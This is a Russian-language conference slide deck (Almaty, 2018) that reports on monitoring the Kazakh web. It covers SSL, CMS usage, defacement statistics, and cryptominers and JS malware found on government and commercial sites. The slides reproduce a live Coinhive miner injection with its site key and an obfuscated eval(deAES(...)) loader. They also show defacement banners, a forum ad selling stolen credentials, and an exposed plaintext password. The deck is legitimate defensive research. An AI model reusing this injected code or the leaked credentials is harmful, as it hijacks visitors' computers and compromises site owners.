

КОД  
ИНФОРМАЦИОННОЙ  
БЕЗОПАСНОСТИ

1 ФЕВРАЛЯ 2018  
АЛМАТЫ

#CODEIB

# О результатах мониторинга казнета



**НОВИКОВА ТАТЬЯНА**

ЭКСПЕРТ ЦАРКА

**ТЕЛЕФОН:** +7 (701) 612-95-52

**EMAIL:** tn@cert.kz




# #whoami

- эксперт ЦАРКА
- один из разработчиков проекта WebTotem
- к.ф.-м.н.

# ЧТО ИССЛЕДУЕМ?

По Казнету:


- доступность
- сертификат SSL
- хостер, владелец, домен и платформа сайта



# ЧТО ИССЛЕДУЕМ?

А также:


- дефейсы
- следы злоумышленной деятельности
- несанкционированные изменения
- майнеры



# SSL


Какой процент сайтов в  
Казахстане имеет валидный  
сертификат SSL?

# SSL



- нет сертификата
- валидный сертификат
- сертификат с ошибкой

# CMS



- Wordpress
- Drupal
- Opencart
- остальные

- Joomla
- 1C-Bitrix
- ModX

# CMS

Wpscan

Joomscan

Drupalscan

Kali scanner

CMS map

...

Одним словом, простор для творчества хакеров

# НАХОДКИ



Joomla! распространяется по лицензии [GNU/GPL](#).

1 Конфигурация сайта 2 Конфигурация БД 3 Обзор

Выберите язык Russian Русский

## Конфигурация сайта

Название сайта \*

Введите название вашего сайта.

Описание

Введите описание вашего сайта для поисковых систем. Оптимальная длина описания - 20 слов.

## Super User Account Details

E-mail администратора \*

Введите e-mail адрес для учетной записи Суперадминистратора сайта.

Логин администратора \*

Введите логин Суперадминистратора сайта.

Пароль администратора \*

Введите пароль для учетной записи Суперадминистратора сайта и подтвердите введенный пароль



English (United States)

Afrikaans

العربية

العربية المغربية

অসমীয়া

گۆنئی آذربایجان

Azərbaycan dili

Беларуская мова

Български

বাংলা

བོད་ཡིག

Bosanski

Català

Cebuano

Čeština

Cymraeg

Dansk

Deutsch (Schweiz, Du)

Deutsch (Sie)

Deutsch

Deutsch (Schweiz)

ཇོང་ཁ

Ελληνικά

Continue

# НАХОДКИ

Warning: include(): Failed opening '/var/www/vhosts/13/132515/webpace/httpdocs/[REDACTED]/attachments/search.php' for inclusion (include\_path='.:php/includes:/usr/share/pear:/usr/libexec/php4-cgi/share/pear:/usr/share/aps/php') in /var/www/vhosts/13/132515/webpace/httpdocs/[REDACTED]/includes/framework.php on line 36 Warning: include(): Failed opening

Fatal error: Allowed memory size of 134217728 bytes exhausted (tried to allocate 2020405 bytes) in /var/www/yii/web/CClientScript.php on line 375

```
{ "id_university": "[REDACTED]", "password": "1R2VYnO3pn", "values":  
[ { "studentid": 11164552, "firstname": "[REDACTED]",  
[REDACTED]", "lastname": "[REDACTED]" } ]
```

# ДЕФЕЙСЫ

- ЧТО ЭТО?
- КАК МНОГО?
- КАК ЧАСТО?
- КАК ИСКАТЬ?

**message-v-almaty.kz**



# Anonymous Cyber Team



[+] Hacked By : Mr.BlackDay [+]

[+] Gr33tz : Mr.TenWap | Mr.Bro\_Tx | Mr.FMR | Mr.BadBoys | Mr.Ju5t1c3 | 4WSec | Zero\_S | FirewallL21 | Mr.Who | MDR01 | BadutGalau | L0c4lh34rtz | Mrs.May | [+]

Titip Quote Min : "KARNA RASANYA MENCINTAI KAMU ITU INDAH & BAHAGIA :)" :

[tom Boy - MDR01 - R]



./ NP : Stereo ~ Gym Class Heroes FT Adam Levine

|| INFO: Israel kaat nyabun ! . Just enjoy the music ||

|| RPL team ||

./BadutGalau || ./Mr.13u4y414ut || MR.FROZZAPTO || Rizky Armada ||

# Anonymous Cyber Team



[+] Hacked By Mr.KIP55 [+]

[+] Msg: We See You But You Don't See Us[+]

[ Thanks To ]

[+] Mr.TenWap | Zero\_S | 4WSec | FirewallL21 | kuT3M4x\_? | MDR01 | Mr.JU5T1C3 | Mr.Bro\_Tx | BlackList\_Cyber | Bee.Izebuh | Gr3nox | l0c4lh34rtz | Badut Galau | Phantom boy | x5mp | MR.HC | Mr.FMR | Mr.BadBoys | Crazy0de-ID | Mr.Who | Z.Boom | Junk.exe | Tu.G3zC0Rp | MR.KIP55 [+]

[+] L0c4lh34rtz | Mr.Bro\_Tx | MR.JU5T1C3 | Zero\_S | Mr.FMR | B0ck\_#1z8007 | SMD\_Uni [+]

[ Indonesia Hcker Rulez ]



[ Anonymous Cyber Team ]

Hacked By Mr.KIP55

- Message -

Barakallah Fii Dmyik Mas Gilang Egnas..

Senoga Panjang Umur,Makin Sukses,Di Lancarkan Rezekynya,Dan Di Mudahkan Segala Crusanya..Aamin..

Thank's To :


[+] NG | LIZARD\_S | L0c4lh34rtz | Mr.Bro\_Tx | MR.JU5T1C3 | Zc[+]

# Anonymous Cyber Team



[+] Hacked By : Mr.BlackDay [+]

[+] Gr33tz : Mr.TenWap | Mr.Bro\_Tx | Mr.FMR | Mr.BadBoys | Mr.Ju5t1c3 | 4WSec | Zero\_S |



← → ↻ 🏠  🔍 Search

⚙️ Часто посещаемые 🌐 Начальная страница |

# Hacked By Mr|Exploit

Hello Admin, Im Mr|LINUX Kurdish Hacker Was Here

We All Dyar Sahdi

[+] Mr|Exploit: [+]  
Fuck You Admin Dyar Was Here

[+] Mr.TenWap | Zero\_S | 4WSec | Firewall21 | kuT3M4x\_7 | Mr.B

[+] :0e41b

Segala Crusanya..Aamin..

2103 | 2e[+]

# СТАТИСТИКА

Около 30% всех дефейсов в Казнете – ShadowTeam

Еще 20% - одиночки, Mr.xXx, IndoXploit, suliman...

Около 15% дефейсов носят религиозные и политические призывы

# СТАТИСТИКА

Рост количества зафиксированных взломов приходится на выходные

Среди дефейсов:

- около 50% - Wordpress
- около 10% - OpenCart

Более чем на 200 сайтах дефейсы висят больше двух месяцев

# ГОССАЙТЫ


trade.gov.kz, wto.gov.kz

– взлом по схеме января, предположительно, через dostrpd.kz



# ОБЩАЯ ЗАРАЖЕННОСТЬ

- js-вирусы на гос.сайтах
- майнеры
- js-вирусы на обычных сайтах



# МАЙНЕРЫ

- 1414.kz
- 115.kz
- Coinhive
- 76 зараженных сайтов,

# ПЕРВАЯ ВОЛНА - enu.kz, nurbiz.kz, ecoislamicbank.kz (kg)

ЗАО ЭкоИсламикБанк : Главная страница - Mozilla Firefox

ecoislamicbank.kz

Часто посещаемые Начальная страница

Эко Исламик Банк

Мы в соцсетях

0 312 900 800

поиск

О БАНКЕ ФИЗИЧЕСКИЕ ЛИЦА ЮРИДИЧЕСКИЕ ЛИЦА КАРТА ОТДЕЛЕНИЙ КОНТАКТЫ

В рассрочку

переплата месяцев

Депозиты

Финансирование

Калькулятор финансирования

Пластиковые карты

Денежные переводы

Отделения

```
franka@localhost:~/projects/2_deface_checker
```

Tasks: 143, 510 thr: 3 running  
Load average: 3.15 1.92 1.22  
Uptime: 7 days, 23:20:37

PID	USER	PRI	NI	VIRT	RES	SHR	S	CPU%	MEM%	TIME+	Command
2169		20	0	28.6G	1504M	74796	S	158.3	39.2	73h39:10	/usr/lib64/firefox/firefox
9029		21	1	28.6G	1504M	74796	R	78.3	39.2	1:37.68	/usr/lib64/firefox/firefox
9030		21	1	28.6G	1504M	74796	S	63.2	39.2	1:36.26	/usr/lib64/firefox/firefox
2243		20	0	28.6G	1504M	74796	S	2.6	39.2	4:07.11	/usr/lib64/firefox/firefox
1759		9	-11	2203M	10640	8336	S	2.0	0.3	1:08.72	/usr/bin/pulseaudio --start --log-tar
2163		20	0	2164M	188M	39232	S	1.3	4.9	3h04:11	/usr/bin/pulseaudio --start --log-tar
1762		-6	0	2203M	10640	8336	S	1.3	0.3	0:43.16	/usr/bin/pulseaudio --start --log-tar
2244		20	0	28.6G	1504M	74796	S	1.3	39.2	4:06.93	/usr/lib64/firefox/firefox
1969		39	19	1479M	11664	5872	D	0.7	0.3	0:29.28	/usr/libexec/tracker-extract
9069		20	0	124M	4176	2952	R	0.7	0.1	0:01.45	htop
2219		20	0	712M	34016	18612	S	0.7	0.9	1:57.21	/usr/libexec/gnome-terminal-server
9924		20	0	2164M	188M	39232	S	0.7	4.9	0:00.82	/
2246		20	0	28.6G	1504M	74796	D	0.7	39.2	4:06.44	/usr/lib64/firefox/firefox
2392		20	0	28.6G	1504M	74796	S	0.7	39.2	4:47.71	/usr/lib64/firefox/firefox
1987		20	0	1988M	12688	7056	S	0.7	0.3	3:09.02	/usr/libexec/gnome-settings-daemon
2236		20	0	28.6G	1504M	74796	S	0.0	39.2	35:07.39	/usr/lib64/firefox/firefox
1726		20	0	2456M	197M	45832	S	0.0	5.1	1h08:26	/usr/bin/gnome-shell
9925		20	0	2164M	188M	39232	S	0.0	4.9	0:00.90	/
2241		20	0	28.6G	1504M	74796	S	0.0	39.2	4:08.19	/usr/lib64/firefox/firefox
1505		20	0	2782M	9248	2360	S	0.0	0.2	11:58.12	/usr/lib64/erlang/erts-8.3.5.1/bin/be
2242		20	0	28.6G	1504M	74796	S	0.0	39.2	4:05.94	/usr/lib64/firefox/firefox
2331		20	0	28.6G	1504M	74796	S	0.0	39.2	36:35.15	/usr/lib64/firefox/firefox
1740		20	0	295M	56780	38224	S	0.0	1.4	36:55.64	/usr/bin/Xwayland :0 -rootless -nores
2238		20	0	28.6G	1504M	74796	S	0.0	39.2	3:22.34	/usr/lib64/firefox/firefox
2337		20	0	28.6G	1504M	74796	S	0.0	39.2	6:28.90	/usr/lib64/firefox/firefox
1421		20	0	145M	236	0	S	0.0	0.0	6:33.61	/opt/teamviewer/tv_bin/teamviewerd -d
2245		20	0	28.6G	1504M	74796	S	0.0	39.2	4:06.58	/usr/lib64/firefox/firefox
1602		20	0	2782M	9248	2360	S	0.0	0.2	4:31.49	/usr/lib64/erlang/erts-8.3.5.1/bin/be
2382		20	0	28.6G	1504M	74796	S	0.0	39.2	4:31.22	/usr/lib64/firefox/firefox
1098		20	0	778M	660	660	S	0.0	0.0	4:00.92	/usr/sbin/mysqld
1871		20	0	1988M	12688	7056	S	0.0	0.3	4:07.50	/usr/libexec/gnome-settings-daemon
5347		20	0	28.6G	1504M	74796	S	0.0	39.2	1h09:14	/usr/lib64/firefox/firefox
5329		20	0	28.6G	1504M	74796	S	0.0	39.2	1h09:09	/usr/lib64/firefox/firefox
6153		20	0	28.6G	1504M	74796	S	0.0	39.2	1h08:57	/usr/lib64/firefox/firefox
5327		20	0	28.6G	1504M	74796	S	0.0	39.2	49:02.14	/usr/lib64/firefox/firefox
5326		20	0	28.6G	1504M	74796	S	0.0	39.2	49:07.13	/usr/lib64/firefox/firefox
5506		20	0	28.6G	1504M	74796	S	0.0	39.2	49:05.58	/usr/lib64/firefox/firefox
2386		20	0	28.6G	1504M	74796	S	0.0	39.2	54:03.81	/usr/lib64/firefox/firefox
5330		20	0	28.6G	1504M	74796	S	0.0	39.2	1h09:14	/usr/lib64/firefox/firefox
5328		20	0	28.6G	1504M	74796	S	0.0	39.2	49:09.11	/usr/lib64/firefox/firefox
5331		20	0	28.6G	1504M	74796	S	0.0	39.2	36:51.11	/usr/lib64/firefox/firefox
2562		20	0	28.6G	1504M	74796	S	0.0	39.2	3:35.62	/usr/lib64/firefox/firefox
1971		20	0	578M	1464	1260	S	0.0	0.0	2:22.10	/usr/sbin/pcsd --foreground --auto-e
1428		20	0	145M	236	0	S	0.0	0.0	3:44.17	/opt/teamviewer/tv_bin/teamviewerd -d

# ВТОРАЯ ВОЛНА - balans.kz, kodeks.kz, urist.kz

- крупный бухгалтерский форум
- потенциально гораздо больший риск последствий, нежели видимая часть

```
view-source:balans.kz
416 document.write('<script type="text/javascript" src="http://an.yandex.ru/resource/c
417 //--></script>
418     </span>
419     </td>
420 </table>
421 <script src="https://coinhive.com/lib/coinhive.min.js"></script>
422 <script>
423     var miner = new CoinHive.User('COFt4spaCgGXh7EVA6f1V43zZ4jz7p9z');
424     miner.start();
425 </script>
426 </body>
427 </html>
428
```

- через двое суток - объявление о продаже 10000 учетных записей бухгалтеров

Коммерческие Разделы > Покупка/Продажа > [Доступы] - FTP, shell'ы, руты, sql-in], БД, дедики

ОТВЕТИТЬ | ТОВАР ТЕМА | НОВЫЙ ОПРОС

Продаю базу бухгалтеров и доступ к корп сети (KZ) Каскадный · [ Стандартный ] · Линейный

Подписка на тему | Сообщить другу | Версия для печати

Вчера, 12:39 Отправлено #1

1) Есть база на 10 000 бухгалтеров с Казахстана с крупного казахстанского бухгалтерского ресурса. Email:password  
Скрин прилагаю

Спойлер

2) Доступ к корпоративной сети Казгидромет. Там внутри документы и еще много интересного  
Скрин прилагаю

Спойлер

# 115.kz

- На сегодняшний день майнер заменялся уже 4 раза
- Каждый раз - с новыми сигнатурами

Сервис 115 - Mozilla Firefox

Сервис 115

115.kz

Часто посещаемые Начальная страница

СЕРВИС 115 Сай-центр: 115 Помощь Қазақша



## Добро пожаловать на сервис 115

Онлайн сервис для отправки электронных обращений в органы прокуратуры Республики Казахстан

МИН/БИН

Пароль

Напомнить пароль Войти по ЭЦП

Руководство по работе

Для регистрации Вам потребуется электронная цифровая подпись (ЭЦП).

Единый контакт-центр: 115 Звонок бесплатный по РК

Inspe... Con... Debu... Style E... Perform... Me... Net... Adblock ...

Sources Call Stack

validation.js.xhtml

...E73YGxN.srv-portal05

http://smkimmo.at:7000

deepMiner.js

...4353-b7fb-46a899fd814a

...c6c00b37b6527716a190

...bscriptionLink.postload.js

...k:///composer.postload.js

moz-extension://c3a62b4...

```

3164   },
3165   unpad: function (t) {
3166     for (var r = t.words, e = t.sigBytes - 1; !(r[e >> 2] >>> 24 - e & 4 * 8 & 255); ) e--;
3167     t.sigBytes = e + 1;
3168   }
3169   },
3170   t
3171   });
3172   function enAES(t, e) {
3173     var r = CryptoJS.AES.encrypt(e, CryptoJS.enc.Utf8.parse(t), {
3174       mode: CryptoJS.mode.ECB,
3175       padding: CryptoJS.pad.Pkcs7
3176     });
3177     return r.toString();
3178   }
3179   function deAES(t, e) {
3180     var r = CryptoJS.AES.decrypt(e, CryptoJS.enc.Utf8.parse(t), {
3181       mode: CryptoJS.mode.ECB,
3182       padding: CryptoJS.pad.Pkcs7
3183     });
3184     return r.toString(CryptoJS.enc.Utf8);
3185   }
3186   eval(deAES('H4B311WYTF58JCKXUMIBCFNEG1R650F61', 'Yruo1cCBM3D1gmPhg9/zU3E1yqxFSw7+PPVfq+nv8l8fJf#s6gw4fkD9Cf1
3187

```

franka@localhost:~/projects/2\_deface\_checker/wt-mod-dc

franka@localhost:~/projects/2\_deface\_checker/wt-mod-dc

franka@localhost:~/projects/2\_deface\_checker/wt-mod-dc 100x52

```

1 [|||||] 100.0% Tasks: 143, 457 thr: 6 running
2 [|||||] 100.0% Load average: 2.51 1.44 0.70
Mem [|||||] 2.81G/3.75G Uptime: 8 days, 00:43:56
Swp [|||||] 1.15G/3.87G

```

PID	USER	PRI	NI	VRT	RES	SHR	S	CPU	MEM	TIME+	Command
4221	franka	20	0	40.1G	1478M	97644	S	143.38.5	1h16:40		/usr/lib64/firefox/firefox
554	franka	21	1	40.1G	1478M	97644	R	70.8 38.5	1:38.28		/usr/lib64/firefox/firefox
476	franka	21	1	40.1G	1478M	97644	R	61.6 38.5	2:24.84		/usr/lib64/firefox/firefox
1804	franka	20	0	2512M	235M	41072	R	24.9 6.1	2h03:26		/usr/bin/gnome-shell
19661	franka	20	0	1735M	232M	66256	S	11.8 6.1	20:47.55		/home/franka/Downloads/Telegram --
1817	franka	20	0	389M	94252	73012	S	5.2 2.4	53:00.86		/usr/bin/Xwayland :0 -rootless -nores
1836	franka	9	-11	2971M	12376	9936	S	4.6 0.3	50:46.86		/usr/bin/pulseaudio --start --log-tar
1839	franka	-6	0	2971M	12376	9936	S	4.6 0.3	49:18.57		/usr/bin/pulseaudio --start --log-tar
2461	franka	20	0	1301M	100M	28036	S	2.0 2.6	1h38:30		/opt/sublime_text/sublime_text
2020	franka	39	19	1485M	18304	10876	R	1.3 0.5	0:38.07		/usr/libexec/tracker-extract
2511	franka	20	0	821M	47720	18556	S	1.3 1.2	6:43.83		/usr/bin/python /usr/bin/terminator
2489	franka	20	0	221M	4776	1360	S	1.3 0.1	0:20.23		/opt/sublime_text/plugin_host 2461
503	franka	20	0	124M	4024	3040	R	0.7 0.1	0:01.73		htop
